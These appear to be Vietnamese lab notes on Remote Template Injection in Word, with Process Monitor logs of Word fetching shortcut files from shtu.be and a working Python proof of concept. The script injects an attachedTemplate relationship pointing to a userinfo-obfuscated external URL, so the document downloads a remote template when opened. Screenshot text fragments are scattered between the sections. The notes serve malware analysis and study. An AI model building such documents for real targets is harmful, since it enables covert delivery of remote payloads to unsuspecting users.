3:54:2...	WINWORD.EXE	1064	SetDispositionI...	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	CloseFile	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	CreateFile	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	NAME NOT FOUND
3:54:2...	WINWORD.EXE	1064	CreateFile	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	LockFile	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	QueryStandardI...	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	ReadFile	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	WriteFile	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	SetEndOfFileInf...	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	UnlockFileSingle	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	CloseFile	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	CreateFile	C:\Users\trang\Downloads\http:\shtu.be\5f0848	NAME INVALID
3:54:2...	WINWORD.EXE	1064	CreateFile	C:\Users\trang\Downloads\http:\shtu.be\5f0848	NAME INVALID

2 file được tải về đều là Internet shortcut.



5f0848	9/11/2026 3:54 PM	Internet Shortcut	1 KB
29325e23a684f782db14a1bf0dc56c65228e666d1f561808413a735000de3515	9/11/2026 3:54 PM	Shortcut	2 KB
ffww on shtu.be	9/11/2026 3:54 PM	Internet Shortcut	1 KB

```
[ trang@lenovo-debian rti ]$ file 5f0848.url
5f0848.url: MS Windows 95 Internet shortcut text (URL=<http://shtu.be/5f0848>), ASCII text, with CRL
F line terminators
[ trang@lenovo-debian rti ]$ file 'ffww on shtu.be.url'
ffww on shtu.be.url: MS Windows 95 Internet shortcut text (URL=<https://shtu.be/ppfor/ffww/>), ASCII
 text, with CRLF line terminators
```

4. PoC

Tạo thủ công như người dùng

Không có cách tạo thủ công như người dùng. Kỹ thuật RTI được sử dụng nhiều do attachedTemplate là 1 cơ chế hoàn toàn hợp pháp của Microsoft, không phải lỗ hổng và không yêu cầu thông qua macro.

Script

- Tạo 1 file word trống rồi lưu về.
- Tạo script Python trong cùng thư mục với file word gốc. Script này thực hiện:
  - Giải nén file word gốc.
  - Thêm Relationship vào word/settings.xml.
  - Tạo word/_rels/settings.xml.rels với nội dung chứa path của template cần tải về.
  - Nén lại thành file mới.

test.py

```python
from zipfile import ZipFile, ZIP_DEFLATED
from pathlib import Path
import tempfile
import shutil

src = Path("trang.docx")
out = Path("trang-modified.docx")

with tempfile.TemporaryDirectory() as tmp:
    tmp = Path(tmp)

    with ZipFile(src, "r") as z:
        z.extractall(tmp)

    settings = tmp / "word" / "settings.xml"

    text = settings.read_text(encoding="utf-8")

    injection = '<w:attachedTemplate r:id="tId1"/>'

    if injection not in text:
        text = text.replace(
            "</w:settings>",
            f"    {injection}\n</w:settings>"
        )
        settings.write_text(text, encoding="utf-8")

    rels_dir = tmp / "word" / "_rels"
    rels_dir.mkdir(parents=True, exist_ok=True)

    rels = rels_dir / "settings.xml.rels"

    rels.write_text("""<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
    <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="tId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://hellowelcometothewiredletsconnect@docs.google.com/document/d/1k-BYeLfXpfWrzPSJfzOH21wf6ck9T15Jq_5Za3hBD18/export?format=docx" TargetMode="External"/></Relationships>""", encoding="utf-8")

    with ZipFile(out, "w", ZIP_DEFLATED) as z:
        for path in tmp.rglob("*"):
            if path.is_file():
                z.write(path, path.relative_to(tmp))

print(f"Created: {out}")
```

Kết quả: thành công.

```
(venv) [ trang@lenovo-debian script ]$ python3 test.py
Created: trang-modified.docx
(venv) [ trang@lenovo-debian script ]$
```


VMware-tools-13.0.5-24915695-x64 6/8/2026 2:25 PM Application 108,158 KB
Wireshark-win64-3.2.18
palemoon-34.3.1.win64
python-3.8.10-amd64
HTTPDebuggerPro
winrar-x64-722
process-hacker_softrad
poc-manual
autoruns_softradar-con
die_win64_portable_3.21
exeinfope
Microsoft Office 2010 (F
pestudio
process-explorer_softra
process-monitor_softra
snapshot_2019-11-26_1
Strings
Microsoft®
Word 2010
Contacting the server for information.
Office
© 2010 Microsoft Corporation. All rights reserved.
Can


archive 9/9/2026 9:40 AM File folder
trang
5f0848
capture
ffww on shtu.be
poc-manual
trang
Microsoft®
Word 2010
Downloading: http://docs.google.com/document/d/1k-BYeLfXpfWrzPS... (0%)
Office
© 2010 Microsoft Corporation. All rights reserved.
Cancel


2:14:0... WINWORD.EXE 2352 CreateFile C:\Users\trang\Downloads\http:\docs.google.com\document\d\1k-BYeLfXpfWrzPSJfzOH21wf6ck9T15Jq_5Za3hBD18\export?format=docx NAME INVALID Desired Access: R...
2:14:0... WINWORD.EXE 2352 CreateFile C:\Users\trang\Downloads\http:\docs.google.com\document\d\1k-BYeLfXpfWrzPSJfzOH21wf6ck9T15Jq_5Za3hBD18\export?format=docx NAME INVALID Desired Access: R...